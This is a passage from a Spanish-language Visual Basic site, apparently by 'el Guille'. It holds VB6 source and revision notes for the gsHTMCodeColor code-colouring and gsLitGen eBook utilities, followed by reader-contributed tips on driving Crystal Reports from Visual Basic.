        ' Quitar los vbNullChar extras del final
        i = InStr(sBuffer, vbNullChar & vbNullChar)
        If i Then
            sBuffer = Left$(sBuffer, i - 1)
        End If
        '
        n = 0
        ' Cada una de las entradas estará separada por un Chr$(0)
        Do
            i = InStr(sBuffer, Chr$(0))
            If i Then
                sTmp = LTrim$(Left$(sBuffer, i - 1))
                If Len(sTmp) Then
                    n = n + 1
                    ReDim Preserve aSections(n)
                    aSections(n) = sTmp
                End If
                sBuffer = Mid$(sBuffer, i + 1)
            End If
        Loop While i
        If Len(sBuffer) Then
            n = n + 1
            ReDim Preserve aSections(n)
            aSections(n) = sBuffer
        End If
    End If
    ' Devolver el array
    IniGetSections = aSections
End Function
```

Volver al índice de Mis Utilidades

gsHTMCodeColor (2)

Utilidad para colorear código y generar el código HTML

15/Nov/2002: Sigue este link para ver las últimas actualizaciones

Publicado: 11/Abr/2001

Revisión del 26/Jun/2002: gsHTMCodeColor Versión 2

En esta revisión, he añadido un control WebBrowser para poder visualizar el código generado, de esta forma, se puede copiar lo mostrado y pegarlo directamente en la página abierta con el editor de nuestra elección, sin tener que hacerlo por la puerta de atrás, es decir modificándolo con un editor de textos. Aunque aún asi, tendrás que darle el formato correcto... en fin... no se puede tener todo ¿verdad?

A continuación te muestro los cambios que habría que hacer al código anterior.

Desde este link puedes bajarte el código completo, junto al ejecutable: gsHTMCC2.zip 42.4KB

```
'-----------------------------------------
' El control WebBrowser está el el Frame1(2)
'-----------------------------------------
'
'
'---------------------------------------
' Este código está en el evento Form_Load
'---------------------------------------
' Crear y asignar los captions al TabStrip
With Me.TabStrip1
    .Tabs(1).Caption = "Colorear código"
    .Tabs.Add , , "Palabras clave"
    .Tabs.Add , , "Navegador"
End With

'---------------------------------------
'
Private Sub cmdProcessFile_Click()
    ' Procesar el contenido del fichero de origen
    ' y guardarlo en el fichero de destino
    Dim s As String
    '
    ' Si no se especifica el fichero de origen o destino...
    If Len(Trim$(txtFileFrom.Text)) = 0 Then
        MsgBox "Debes seleccionar el fichero de origen.", vbInformation, "Procesar Fichero"
        cmdBrowseFrom.SetFocus
        Exit Sub
    End If
    '
    If Len(Trim$(txtFileTo.Text)) = 0 Then
        MsgBox "Debes seleccionar el fichero de destino.", vbInformation, "Procesar Fichero"
        cmdBrowseTo.SetFocus
```

```
        Exit Sub
    End If
    '
    ' Leer el fichero de origen, procesarlo y guardarlo en el de destino
    s = mFile.StringFromFile(txtFileFrom.Text)
    s = ProcesarFichero(s)
    ' Guardar el contenido en el fichero indicado
    Call mFile.WriteStringToFile(txtFileTo.Text, s)
    '
    ' Mostrarlo en el control WebBrowser                          (09/Abr/01)
    WebBrowser1.Navigate2 txtFileTo.Text
End Sub

Private Sub cmdProcessText_Click()
    ' Procesar el contenido del TextBox
    '
    txtCode.Text = ProcesarFichero(txtCode.Text)
    ' Copiarlo en el portapapeles
    Clipboard.SetText txtCode.Text
    '
    mFile.WriteStringToFile AppPath & "tmp.htm", txtCode.Text
    '
    ' Mostrarlo en el control WebBrowser                          (09/Abr/01)
    WebBrowser1.Navigate2 AppPath & "tmp.htm"
End Sub
```

Nos vemos.
Guillermo

Volver al índice de Mis Utilidades

gsHTMCodeColor Versión 2

Utilidad para colorear código y generar el código HTML

Publicado el 26/Jun/2002
Actualizado el 14/Nov/2002

15/Nov/2002: Sigue este link para ver las últimas actualizaciones

Si quieres ver el código publicado anteriormente:
Versión original del 04/Abr/2001
Revisión del 11/Abr/2001

El fichero con las palabras clave:

26/Oct/2002: Revisión de las palabras claves, (para C#, C/C++, VB clásico y VB .NET):
14/Nov/2002: Revisión de las palabras claves de C#
Pulsa aquí para bajarte el zip (lenguajes.zip 2.31 KB).

En esta nueva versión he corregido algunos bugs y he añadido nuevo código, así como un control RichTextBox para poder aceptar ficheros más grandes.

Estas son algunos de los cambios:
Revisión del 11/Jun/2001: Corregido los bugs para los comentarios c#/C/C++
Revisión del 08/Oct/2001: Uso RichText para manejar ficheros más grandes
Revisiones del 15/Ene/2002:
- -Mejoras en el tratamiento de cadenas y comentarios
- -Comprueba correctamente los comentarios /* ... */
- -Las cadenas y tokens no se convierten en los comentarios
- -Se usa un fichero INI en vez del registro
- -Permite usar el signo _ en los comentarios de VB
- -Permite usar el signo \ en las cadenas de C
- -Se autoajustan los controles al tamaño del formulario
- -Permite cambiar entre el código normal y el convertido
- -Se asigna el fichero de palabras según la extensión
- -Se muestra una barra de progreso.
- -Compilado como código nativo.
- -Añado menús al formulario

Revisión del 27/Jun/2002:
- -Si después de un punto o un corchete de apertura va una palabra clave, no se colorea, ya que puede ser un miembro de objeto. Corrección hecha gracias a una sugerencia de Erik.

Una captura de la pantalla de la utilidad en ejecución:

La utilidad en tiempo de ejecución

Revisión del 27/Jun/2002

La corrección añadida el 27 de junio de 2002 ha sido gracias a un comentario de Erik (el del curso de C#), para que las palabras clave que formen parte de un objeto no se coloreen, por ejemplo Open es una palabra clave, pero si forma parte de un objeto, no debería colorearse.
Lo mismo ocurre si creamos una propiedad o variable que se llame igual que un objeto (en VB.NET esto es posible), en estos casos se declaran dentro de corchetes, por tanto, si después de un corchete se incluye una palabra clave, no se colorea.

Este es el código modificado del procedimiento ComprobarTokens:

```
Private Function ComprobarTokens(ByVal s As String) As String
    ' Comprobar si en la cadena pasada hay palabras clave          (15/Ene/02)
    Dim s2 As String, sID As String
    Dim k As Long
    Dim ComprobarPalabras As Boolean
    Static HayComillas As Boolean
    Static HayRem As Boolean
    Static HayMultipleRem As Boolean
    Static MultiLineaVB As Boolean
    Static MultiLineaC As Boolean
    ' Por si el ID hallado es un punto o un corchete               (27/Jun/02)
    Static sIDAnt As String
    ' Cuando una palabra clave siga a uno de estos separadores, no se coloreará
    Const sTokens2 As String = ".["
    '
    ComprobarPalabras = True
    '
    ' Si se está procesando un fichero de C (c#, C/C++)
    ' Para que no se analicen los comentarios de C          (15/Ene/02)
    ' El problema de los comentarios de múltiples líneas
    ' es que pueden estar en una sola línea y por tanto,
    ' habría que analizar esa línea, por si hay palabras clave,
```

```
    ' como por ejemplo:
    ' public class /* comentario */ Form1 : System.Windows.Forms.Form
    If rbFP(esCS).Value = True Then
        ' Comprobar si hay comentarios de C# o C/C++
        '
        ' En C# / C / C++ no se tendrá en cuenta este signo
        MultiLineaVB = False
        '
        ' Comprobar si hay un comentario múltiple
        k = InStr(s, "/*")
        If k > 0 Then
            ' Comprobar las palabras que haya antes del comentario
            's = ComprobarTokens(Left$(s, k - 1), HayMultipleRem) & sTagFontGreen & Mid$(s, k)
            s = ComprobarTokens(Left$(s, k - 1)) & sTagFontGreen & Mid$(s, k)
            ' Hay que comprobar antes de asignar HayMultipleRem
            HayMultipleRem = True
            ComprobarPalabras = False
        End If
        ' Comprobar si hay un final de comentario mútiple
        k = InStr(s, "*/")
        If k > 0 Then
            HayMultipleRem = False
            ComprobarPalabras = False
            ' Para los comentarios múltiples                (11/Jun/01)
            ' Comprobar las palabras que haya después del comentario
            's = Left$(s, k + 1) & sEndFontTag & ComprobarTokens(Mid$(s, k + 2), HayMultipleRem)
            s = Left$(s, k + 1) & sEndFontTag & ComprobarTokens(Mid$(s, k + 2))
        End If
        If ComprobarPalabras Then
            ' Comprobar si hay un comentario de línea completa
            k = InStr(s, "//")
            If k > 0 Then
                ' Para que maneje bien los comentarios          (11/Jun/01)
                ComprobarPalabras = False
                ' Comprobar las palabras que haya antes del comentario
                's = ComprobarTokens(Left$(s, k - 1), HayMultipleRem) & sTagFontGreen & Mid$(s, k) &
sEndFontTag
                s = ComprobarTokens(Left$(s, k - 1)) & sTagFontGreen & Mid$(s, k) & sEndFontTag
            End If
        End If
        '
        ' En C se permite usar el \ para continuar las cadenas de texto en distintas líneas
        If Right$(RTrim$(s), 2) = " \" Then
            MultiLineaC = True
        Else
            MultiLineaC = False
        End If
        '
    ElseIf rbFP(esVB).Value = True Then
        MultiLineaC = False
        ' si es VB, comprobar si tiene un _ al final
        If Right$(RTrim$(s), 2) = " _" Then
            MultiLineaVB = True
        Else
            MultiLineaVB = False
        End If
    End If
    '
    If ComprobarPalabras Then
        '
        ' Tomar la primera palabra
        s2 = s
        sID = CadaPalabra(s2)
        s = ""
        ' Mientras no sea una cadena vacía
        Do While sID <> ""
            If HayRem = True Or HayMultipleRem = True Then
                ' No interpretar lo que esté comentado          (03/Abr/01)
                ' Ni si es un comentario múltiple               (11/Jun/01)
```

```
            s = s & sID
        ElseIf sID = Chr$(34) Then
            ' Convertirlo en el tag de comillas         (31/Mar/01)
            sID = "&" & sTagQuote
            If HayComillas Then
                If chkTextColor.Value = vbChecked Then
                    s = s & sID & sEndFontTag
                Else
                    s = s & sID
                End If
                HayComillas = False
            Else
                HayComillas = True
                If chkTextColor.Value = vbChecked Then
                    s = s & sTagFontText & sID
                Else
                    s = s & sID
                End If
            End If
        'ElseIf HayComillas = True Or HayRem = True Or HayMultipleRem = True Then
        ElseIf HayComillas = True Then
            ' No interpretar lo que haya entre comillas     (31/Mar/01)
            ' Ni lo que esté en un comentario               (03/Abr/01)
            ' Ni si es un comentario múltiple               (11/Jun/01)
            s = s & sID
        ElseIf rbFP(esVB).Value = True And (sID = "'" And HayRem = False) Then
            s = s & sTagFontGreen & sID
            HayRem = True
        ElseIf rbFP(esCS).Value = True And (sID = "//" And HayRem = False) Then
            ' Aquí nunca llega, ya que se comprueba más arriba  (15/Ene/02)
            s = s & sTagFontGreen & sID
            HayRem = True
        ElseIf mPalabras.Exists(sID) And HayComillas = False Then
            ' Si está en la colección de palabras clave
            ' Pero si se usaba el punto como separador,         (27/Jun/02)
            ' no colorearla
            If sIDAnt <> "" Then
                s = s & sID
                sIDAnt = ""
            Else
                s = s & sTagFontBlue & sID & sEndFontTag
            End If
        Else
            sIDAnt = ""
            ' Si es un punto o un corchete de apertura          (27/Jun/02)
            ' la palabra que siga, no se coloreará
            If InStr(sTokens2, sID) And HayComillas = False Then
                sIDAnt = sID
            End If
            s = s & sID
        End If
        sID = CadaPalabra()
    Loop
    '
    If MultiLineaC = False Then
        If HayComillas Then
            If chkTextColor.Value = vbChecked Then
                s = s & Chr$(34) & sEndFontTag
            Else
                s = s & Chr$(34)
            End If
            HayComillas = False
        End If
    End If
    '
    ' Sólo cerrar los REMs cuando no sea multilínea             (15/Ene/02)
    If MultiLineaVB = False Then
        If HayRem Then
            s = s & sEndFontTag
```

```
                HayRem = False
            End If
        End If
    End If
    '
    ComprobarTokens = s
End Function
```

Este es el link para el código y el ejecutable compilado con VB6 SP5: gsHTMCodeColor2.zip (95.2 KB)
Incluye revisiones de los ficheros de palabras, así como un fichero para C++

En este ZIP se incluyen las correcciones del 27/Jun/2002

Nos vemos.
Guillermo

Volver al índice de Mis Utilidades

gsLitGen v1.00.2200

Revisión de la utilidad para crear eBooks

Publicado el 23/Oct/2002
Actualizado el 23/Oct/2002

Pulsa aquí si quieres ver lo dicho en la revisión anterior (te lo recomiendo)

NUEVO: Se incluye el código fuente...

Esta es una revisión de la utilidad "del Guille" para crear eBooks para Microsoft Reader, los cambios realizados desde la versión publicada en Agosto del 2001 son los siguientes:

23/Sep/02 Cambio los & por &

24/Sep/02 Cambio los <jump> por <jump>
Este cambio es porque en un texto había <jump> y la utilidad lo confundió con un TAG. ver la Nota.
En los ficheros con extensión .opf, .htm, .html, .asp, .css o .xml, no se cambian los < por < y los > por > (también se pueden incluir ficheros de texto, etc en el eBook y en esos ficheros si que se hacen esos cambios)

Si los ficheros tienen comillas dobles, quitárselas.
(este era uno de los "grandes" problemillas... (creo)

Nota:
Si dentro de un fichero existen signos < y > que parecen TAGS, dará error, por tanto hay que convertir "manualmente" los < por < y los > por >

Esto es un 'fallo' de la herramienta que crea el libro, no de esta utilidad.
Pero no se pueden cambiar todos, ya que afectaría a los tags normales, por eso está esta nota...

Por supuesto, también espero tus comentarios y que me cuentes los "fallos" (no digo posibles, porque casi seguro que los habrá), en este último caso, si en el error te indica que se ha producido un error en el fichero xxx.opf, en la línea tal, y te es posible, envíame dicho fichero para ver si así puedo solucionarlo para una próxima revisión.

Pulsa este link para bajarte los ejecutables: gsLitGen.zip 325 KB (actualizado a la versión 1.0.2200)
Este link es sólo el ejecutable (sin las utilidades): gsLitGenSE.zip 111 KB

*** **Este link es para el código fuente** (creí que lo había publicado): **gsLitGen_src.zip 93 KB** ***

Esta es la versión, fecha y tamaño del ejecutable:
(las otras utilidades no han cambiado)

gsLitGen.exe	**1.0.2200**	**23/Oct/2002**	**376 KB**

Espero que ahora funcione mejor y que te sea realmente de utilidad... yo al menos estoy intentando que así sea... ¡espero poder conseguirlo!

Nos vemos.
Guillermo

Artículos, trucos y comentarios sobre el Crystal...

Autor: Juan José Fernández López jj2fernandez@recol.es
Fecha: 18/Ene/98

(Parte de la "conversación" antes de enviarme la colaboración)

Juan José (18/Dic/97)
La verdad es que asi sin un tema en contreto sobre el crystal no se que decirte, como ya te dije he tenido la ocasion de hacer unos cuantos informes, y aun me quedan algunos por hacer en el trabajo.

Yo trabajo con Visual Basic y por extension con el Crystal Reports, y como podras observar mi ingles es pesimo. Estamos desarrollando software para la gestion hospitalaria y como te podras imaginar en un programa para hospitales hay una cantidad enorme de listados a sacar, desde las etiquetas para la admision de los pacientes hasta listados de enfermedades, etc.

No sé en particular que dudas puedas tener pero te puedo decir que con crystal lo mejor es enviar la consulta SQL desde VB donde tu puedes perfectamente decidir lo que le mandas. En CR solo puedes modificar la SQL que haces sobre las tablas que has insertado, y no puedes cambiar desde VB ni la SELECT ni el FROM, pero si afortunadamente el WHERE.

Tambien te puedo comentar a grandes rasgos que despues de muchos quebraderos de cabeza descubrimos que el objeto CR es unico para VB que tu puedes insertar varios pero es como si fuese uno solo. Este le debes insertar en la MDI que tengas y en los demas formularios que le vayas a usar le llamas. Esto surgio porque cuando abrias a la vez varias ventanas que tuvieran abierto una ventana de CR al cerrar una y volver a lanzar la otra saltaba un error desconocido, soltaba un chorro de numeros tremendo.

Bueno no se que mas contarte a grandes rasgos, y necesitas algo mas concreto me lo dices y te paso algo si es que lo se claro 8-).

el Guille (20/Dic/97)
Pues consejillos y trucos como ese que me dices al final es lo que se debría ir poniendo sobre el CR, ya te comenté que no lo uso, así que poco puedo preguntarte y empezar a "revisar" todos los mails que hay con consultas, sería demasiado laborioso, así que si te parece bien, mandame algunos "consejos" y trucos para el CR... lo que tu creas conveniente, una vez que se empiecen a poner, ya surgirán gente que quieran poner otros o cunsultar más cosas... la cuestión es empezar a "dar" algo...

Juan José (03/Ene/98)

Aquí te mando un trozo de código, he intentado comentarlo lo mejor posible, pero es que me parece que el tema del crystal es un poco complicado de comentarlo asi tan general y por escrito, ya que dá mucha guerra como podras comprobar si es que te toca usarlo.

Como ya te dije seria mas facil hablar sobre algo mas concreto. Lo más importante es la posibilidad de poder rellenar campos de formulas desde VB que serán los que te permitan poner en el informe campos que hasta el momento de imprimir el informe desconoces, por ejemplo el rango de fechas que te eligen para el informe, o los parametros de restricción, etc.

Para las formulas, decirte que se crea una matriz que el recuerda y que cada vez que lanzes un informe asegurate de limpiar esa matriz, porque si no la proxima vez que lanzas un informe si el numero de formulas no coincide con la matriz que el se ha creado 'casca'. (Por ahi vienen los tiros de solo insertar una vez el objeto crystal ya que aunque tu en cada ventana te pongas un control crystal para VB es un unico objeto)

También te comenté que para visual el CR es como un solo objeto que se inserta una sola vez en el proyecto, y que le puedes llamar las veces que quieras, pero solo insértalo una vez y preferible en la MDI.

```
        En cuanto a la consulta SQL solo le puedes cambiar la clausula
WHERE, el resto tiene que tener lo mismo que en el crystal
Ej:
```

```
        SQL= “ SELECT * “ _
                & “ FROM tabla1, tabla2 ,etc “ _
                & “ WHERE aqui le pones las condiciones que quieras que
                                                cumpla el cruce de tablas”
```

Aqui es donde aprovechas y para restringir el informe, y puedes poner por ejemplo que te traga aquellos campos para un elemento determinado que te han elegido en ejecución. Ej: te seleccionan a un empleado y entonces haces los cruces de tablas necesarios para sacar todos los datos de ese empleado en concreto. Con lo cual cuando diseñas el informe en el CR no sabes que empleado te seleccionarán en ejecución, tu preparas el informe y luego es cuando le mandas la clausula definitiva.

```
Dim cadena1 As String
Dim cadena2 As String
Dim cadena3 As String

Dim viForm As Integer

    PathString = App.Path       ‘Para saber la ruta de donde está la aplicación, que
luego
‘empleamos para situar el informe

        ‘ Opciones de como mostrar el report
    CMDIMenu.CrystalReport.WindowState = crptMaximized
    CMDIMenu.CrystalReport.Destination = crptToWindow

‘ Cuando haya campos en el informe que quieras rellenar, pero que su contenido es
completamente variable, es decir solo sabes que hay que poner en ese campo cuando en
ejecucion te hallan seleccionado algo, por ejemplo un rango de fechas para un
informe, hay que
emplear campos de formulas vacios, y que luego desde VB los rellenamos con las
siguientes
sentencias:
    CMDIMenu.CrystalReport.Formulas(0) = "FORM1= """ & cadena1 & """"
    CMDIMenu.CrystalReport.Formulas(1) = "FORM2= """ & cadena2 & """"
    CMDIMenu.CrystalReport.Formulas(2) = "FORM3= """ & cadena3 & """"
    ‘ Etc. Tantas como formulas vacias haya en el informe y se quieran rellenar desde
VB
‘ En cadena1, cadena2, etc. Se pone el contenido que quieres que aparezca en la
formula una
vez que se ejecute el programa y se lanze el CR, eso si hay que asegurarse de que
cuando el
programa pase por estas lineas las variables de cadena tengan algo, si no te saldran
unas lineas
en blanco, que son las correspondientes a las formulas que se han metido en blanco.

    CMDIMenu.CrystalReport.WindowTitle = "Listado de ........."       El titulo que
quieras
que tenga la ventana

‘ Ruta donde se encuentra el informe, con el pathstring le dices que lo busque en el
directorio de
‘ la Aplicación colgando de una carpeta llamada RPT, por ejemplo
    CMDIMenu.CrystalReport.ReportFileName = PathString & “\RPT\informe.rpt”
    ‘ Con esto le mandas la consulta SQL que tu quieres para el informe

    CMDIMenu.CrystalReport.SQLQuery = stSql     ‘ Aqui se pone una cadena que
```

```
‘contenga la sentencia SQL
‘ Es yo creo lo más importante, ya que te permite mandar una consulta variable al
crystal , es
decir que en ejecución te van eligiendo las restricciones que va a tener tu informe
si es que las
tiene, y al final cuando te pulsen imprimir ya sabes todas las restricciones que hay
que emplear
para sacar el listado. Aqui solo puedes cambiar la clausula WHERE, en cuanto al
SELECT y al
FROM debes poner las mismas tablas y campos que tienes insertados en el informe.

    CMDIMenu.CrystalReport.Action = 1   ‘ Comando que dispara el Crystal

    viForm = 3          ‘ Variable en la que le dices el numero de formulas que has
empleado
para rellenar, que luego hay que borrar. Me explico, el CR se crea una matriz de
formulas, y si
no tienes la precaución de limpiarlas cada vez que lanzas el informe tendrás
problemas ya que
digamos que ‘recuerda’ esa matriz de formulas que se va creando el solito y cuando
lanzas otro
informe si no coincide el numero de formulas que empleas en esa nueva ocasión salta
un error.

    vacia_formulas CMDIMenu.CrystalReport, viForm              ‘Procedimiento que
limpia las
formulas



Public Sub vacia_formulas(listado As Crystal.CrystalReport, numero As Integer)

'Procedimiento que limpia la matriz de formulas que se crea el ibjeto CR
    Dim tiForm As Integer

    For tiForm = 0 To numero
        listado.Formulas(tiForm) = ""
    Next tiForm
    For tiForm = 0 To 10
        listado.SortFields(tiForm) = ""
    Next tiForm

End Sub
```

Es pero que mas o menos te sirva de algo si tienes alguna duda sobre algo me lo comentas

Artículos, trucos y comentarios sobre el Crystal...

Autor: Fernando Alvarez Lama (nueva dirección de e-mail: falvarez@intermac.com)
Fecha: 18/Ene/98

Minicursillo de Cristal Reports

Fernando Alvarez Lama
falvarez@interec.com

Antes de empezar, os digo que no os desesperéis y no dudéis en consultarme vía e-mail. Cualquier indicio de "producto estable" que podáis encontrar en CR, es pura coincidencia, pero como lo "regalan" con el VB, bueno es.

Después de todo no es tan malo, y cundo le has cogido el punto rueda mas o MENOS bien.

Voy a intentar ofreceros unas líneas generales de actuación para poder trabajar con el CR, algunos trucos y la forma de resolver esos errores tan típicos que, en la mayoría de los casos, no están documentados.

En este último apartado, hay un par de errores que os contaré como evitarlos, pero que aún no he logrado interceptar.

Bueno, para empezar, voy a obviar, es lo único, la inclusión del control en nuestro proyecto, que todos, a estas alturas, debemos saber como hacer.

Crystal Reports se presenta para Visual Basic como Custom Control de 32 bits del tipo ActiveX. En la versión 5 de VB nos entregan la versión 4.6. Para hacer uso de él tenemos que tener instalada la aplicación de CR , que lo hacemos en el momento de instalación o reinstalación del VB. Si lo hemos comprado a parte , seguiremos las normas de instalación del CD de Crystal.

Consideraciones Generales

Antes de empezar, os recomendaría, por cuestiones de optimización del tamaño del código, que uséis tan solo 1 control CR en todo vuestro proyecto. No es necesario mas. Cuando hagáis referencia a el solo tenéis que poner la ruta completa.

Por ejemplo, tengo un CR llamado CR1 y quiero usarlo, pero esta en el Form1. Lo llamaría así:

Form1.CR1. ReportFileName = "MiInforme.RPT"

Esto lo usamos desde cualquier formulario de la aplicación y funciona. Ganas orden y no tener que "bautizar" 300 controles distintos, amén de acordarse del nombre de todos ello o tener que recurrir a la molesta caja de propiedades a ver como le puse …

Cuando diseñéis el informe, tened claro lo que queréis mostrar. El diseñador no es precisamente un ejercicio de diseño (valga la redundancia) excelente, por lo que la repetición del diseño resulta muy tediosa.

Además, tened en cuenta el realizar el diseño del informe cuando la tabla este completamente terminada. En la mayoría de los casos la imagen interna creada por CR de la tabla sobre la que realizas el informe, hace que si modificas los campos, nombres de los mismos, tipos de datos que contienen o cualquier otra cosa, CR no reconozca estos cambios y tengas que empezar de nuevo.

El diseñador, como el producto en completo, es muy mejorable, y os desesperará tener que abrir una caja de dialogo para editar un texto, tener que pulsar un botón para tener que seleccionar mas de una caja de texto o datos de una vez, ver que el WYSIWYG (What You See Is What You Get) en este caso es solo el nombre, es mas bien es WYSIMWYG (What You See Is Maybe What You Get), que cuando cambiéis de impresora tendréis que modificar el informe en muchos casos y un largo etc.

Al final, casi, merece la pena

Propiedades

Las propiedades mas típicas de este control son:

- DataFiles
- Destination
- Formulas
- ReportFileName
- SelectionFormula
- WindowControlBox
- WindowState
- WindowTitle

Os aseguro que con el uso exclusivo de estas propiedades se pueden hacer aplicaciones profesionales. Olvídate del resto de momento, aunque ya hablaremos algo de las otras, porque no son estrictamente necesarias.

Vamos a verlas una por una

DataFiles

Vemos que al generar nuestro informe usando la aplicación de diseño, CR ejecuta el informe sobre la base de datos que lo hemos generado, en el lugar que lo hemos generado (path). Pero supongamos que nuestra base de datos se encuentra en otro equipo, y que nuestro programa esta en red. Bien, siempre que el informe haga referencia a una tabla de idéntica estructura del diseño original, el rpt funcionará correctamente, en el momento que le indiquemos donde esta esa base de datos.

Mi equipo es C:\, lógicamente, y la DB se encuentra en una equipo cuya unidad he colgado al mío llamándola X:, pues bien, le indicaríamos a CR donde esta la DB. Subdirectorio incluido, de esta forma:

Form1.CR1.DataFiles(0) ="X:\MIAPLICACION\MiBd.MDB" (no olvidéis el "0")

Suponemos que la DB es del tipo Access y esta en el subdirectorio de MIAPLICACION.

Podemos usar variables globales para introducir el DataFiles. Si al principio de mi programa he declarado una variable de uso global de cadena donde he introducido el Path de los datos esto podría quedar así:

Form1.CR1.DataFiles(0) = FuenteDatos + "\ANGL.mdb"

Igualmente lo puedo hacer para el nombre de la DB.

Particularmente yo uso un INI, donde grabo la localización del servidor de datos en una sección, y al empezar la aplicación declaro y cargo una variable global con estos datos usando una API para leer ficheros INIs privados que se llaman VBGetPrivateProfileString. Si queréis datos sobre esto no dudéis en preguntármelo.

Destination

Simple como ella sola:

Form1.CR1. Destination = 1 Lo lanza por la impresora por defecto de Windows

Form1.CR1. Destination = 0 Lo previsualiza en pantalla.

¿ Alguna pregunta ?

Formulas()

Cuantas veces hemos querido introducir información complementaria en nuestros informes, información que no tiene la base de datos, pero no hemos sabido como. Aquí se encuentra la solución.

En el diseñador podemos introducir cuantas formulas queramos y en la posición, tipo, tamaño y fuente que queramos. Pues bien, al añadir formula, introducimos un nombre y en el cuadro de diseño de la formula introducimos "" (si, dobles comillas).

Una vez hecho esto colocamos la caja de texto que nos ha generado el diseñador, donde queramos.

Cuando emitamos el informe, queremos introducir en esa caja la información. Por ejemplo en nombre completo del informe, algo así como "Listado de clientes desde el 1 de Enero al 31 de Diciembre", por ejemplo. Veamos el ejemplo…

```
Form1.CR1.Formulas(0) = "Titulo=' Listado de Clientes '"

Form1.CR1.Formulas(1) = "Subtitulo='1 de Enero a 31 de Diciembre 1998 '"
```

O bien…

```
Dim Titulo1 as String

Dim Titulo2 as String

Titulo1 = "Listado de Clientes"

Titulo2 = "1 de Enero a 31 de Diciembre 1998"

Form1.CR1.Formulas(0) = "Titulo='" & Titulo1 & "'"

Form1.CR1.Formulas(1) = "Subtitulo='" & Titulo2 & "'"
```

No olvidéis poner consecutivamente el numero de orden en los paréntesis después de Formulas(n). Si duplicáis "n", obtendréis, en el mejor de los casos, un error

ReportFileName

Otra simple. Con ella indicamos al motor de CR que informe lanzar

```
Form1.CR1.ReportFileName ="MiInforme.rpt"
```

o…

Form1.CR1.ReportFileName ="C:\MIAPLICACION\MiInforme.rpt"

o…

Form1.CR1.ReportFileName = FuenteDatos + "MiInforme.rpt"

(recuerda DataFiles para el tema de FuenteDatos)

CONTINUARA…….

Artículos, trucos y comentarios sobre el Crystal...

Autor: Juan José Fernández López jj2fernandez@recol.es
Fecha: 30/Ene/98

Me comenta Juan José que tiene problemas con la cuenta de mail, asi que si lke escribes y no te responde, no pienses que es tan informal como el Guille, osease yo... 8-)

Pulsa este link, si quieres ver la entrega anterior

Preliminares: (osea el texto que me manda con los ejemplos)

Te mando un par de ejemplos que pueden ser utiles. Uno de ellos viene en la ayuda de CR pero es interesante por que no se encuentra muy a la vista y en el emplea variables numericas en formulas y por ningun sitio de la ayuda te dice como declararlas y aqui ves como se hace, tambien se pueden usar otro tipo de variables, yo he empleado las de cadena que se declaran con stringvar.

El otro ejemplo es un report que he hecho en el trabajo, y que aunque las tablas no estan para poder ver como queda, sirve para ver el empleo de las formulas para calcular sumas de campos y para ver junto con el codigo de ejemplo del archivo CR como se diseña un informe y se colocan los campos en las distintas secciones que hay y como se colocan formulas vacias que luego se rellenan desde VB.

Creo que lo mejor es mandar el ejemplo que me imagino que aclarará mas las dudas que con lo mal que yo me explico escribiendo. Aunque el ideal habria sido poder limpiar un poco el informe o usar las tablas que trae de ejemplo el CR para que en la vista preliminar se pudiera ver algo, pero es que estoy fastidiado de tiempo.

Los ejemplos:

```
******** COSILLAS INTERESANTES DEL CRISTAL REPORT ********************

- Espero que con estos fragmentos de codigo te hagas una idea de como
        usar el CR

Public Sub proImprimir()

    ' Procedimiento para llamar al Crystal
    Dim PathString As String
    Dim stIntervalo As String
    Dim viForm As Integer

    PathString = App.Path 'Recoje la ruta de la aplicacion

    ' Llamamos al procedimiento que me obtiene la SQL ********************
    proConsulta ' Aqui montas la SQL que le quieras mandar al CR, con las
                ' condiciones que tengas en ejecucion, rango de fechas, etc
```

```
                ' aqui es donde mandas
                ' CrystalReport.SQLQuery = stSQL

    ' ********************************************************************

    stIntervalo = "Desde: " & FechaIni & "   Hasta: " & FechaFin
    ' Por ejemplo en el informe quieres sacar ademas del titulo, el rango
    ' de fechas pero hasta el momento de la ejecucion no lo sabes el que
    ' vas a mostrar, y en fechaini y fechafin recoges las fechas
    CMDIMenu.CrystalReport.WindowState = crptMaximized
    CMDIMenu.CrystalReport.Destination = crptToWindow
    ' Se rellenan formulas con variables de tipo cadena donde pones lo que
    ' quieres que salga en la formula.
    ' Esto es util para cuando quieres mandar cosas que solo sabes en ejecucion
    CMDIMenu.CrystalReport.Formulas(0) = "FORM1= """ & Variable1 & """"
    CMDIMenu.CrystalReport.Formulas(1) = "FORM2= """ & Variable2 & """"
    CMDIMenu.CrystalReport.Formulas(2) = "FORM3= """ & Variable3 & """"
    CMDIMenu.CrystalReport.Formulas(3) = "FECHAS= """ & stIntervalo & """"
    CMDIMenu.CrystalReport.Formulas(4) = "PresentarTotalN= """ & stTotalN & """"
    CMDIMenu.CrystalReport.Formulas(5) = "PresentarTotalP= """ & stTotalP & """"
    CMDIMenu.CrystalReport.Formulas(6) = "PresentarTotalU= """ & stTotalU & """"
    CMDIMenu.CrystalReport.Formulas(7) = "PresentarTotalPR= """ & stTotalPR & """"

    CMDIMenu.CrystalReport.WindowTitle = "Listado de Estadísticas de Actividad por
Servicio"

    CMDIMenu.CrystalReport.ReportFileName = PathString & "\rpt\ces730r1.rpt"
    ' Le dices la ruta donde encontrará el informe, yo fijo que todos los
    ' informes colgaran de una carpeta llamada rpt
    CMDIMenu.CrystalReport.Action = 1
    ' Lanza el informe
    viForm = 8 ' Esta es una variable que recoje el numero de formulas
                '  que estoy rellenando en ejecucion, se crea una matriz
                '  que hay que limpiar siempre
    Vacia_formulas CrystalReport, viForm
    Me.MousePointer = 0

End Sub

Public Sub Vacia_formulas(listado As Crystal.CrystalReport _
                        , iNumero As Integer)

    Dim tiForm As Integer

    For tiForm = 0 To iNumero
        listado.Formulas(tiForm) = ""
    Next tiForm

    For tiForm = 0 To 10
        listado.SortFields(tiForm) = ""
    Next tiForm

End Sub


' ********************************************************************
' ********************************************************************
```

```
' ****************************************************************
- En la ventana donde tengas insertado el objeto CR preferiblemente
        en la MDI si la tienes debes poner la conexion para el CR
    'CrystalReport.Connect = "DSN=" & stNombreDsn
        donde stNombreDsn es el nombre del DSN que tienes que tener en
        el ODBC
        Con esto le dices a que base de datos se conecta.
        Si en el transcurso del programa debes "enganchar" el CR a otra
        BD debes cambiar la propiedad connect y poner el nuevo DSN
        no olvidando volverlo a poner como lo tenias si quieres de nuevo
        tener ligado el CR a la BD anterior. Es decir si en alguna parte
        del programa tienes que crear una tabla temporal y que el CR lea
        sobre esta tabla temporal hecha por ejemplo en ACCESS en lugar
        de leer sobre el SQL Server por ejemplo le cambias el DSM al ACCESS
        pero luego hay que volver a conectar con SQL Server (ej.).
```

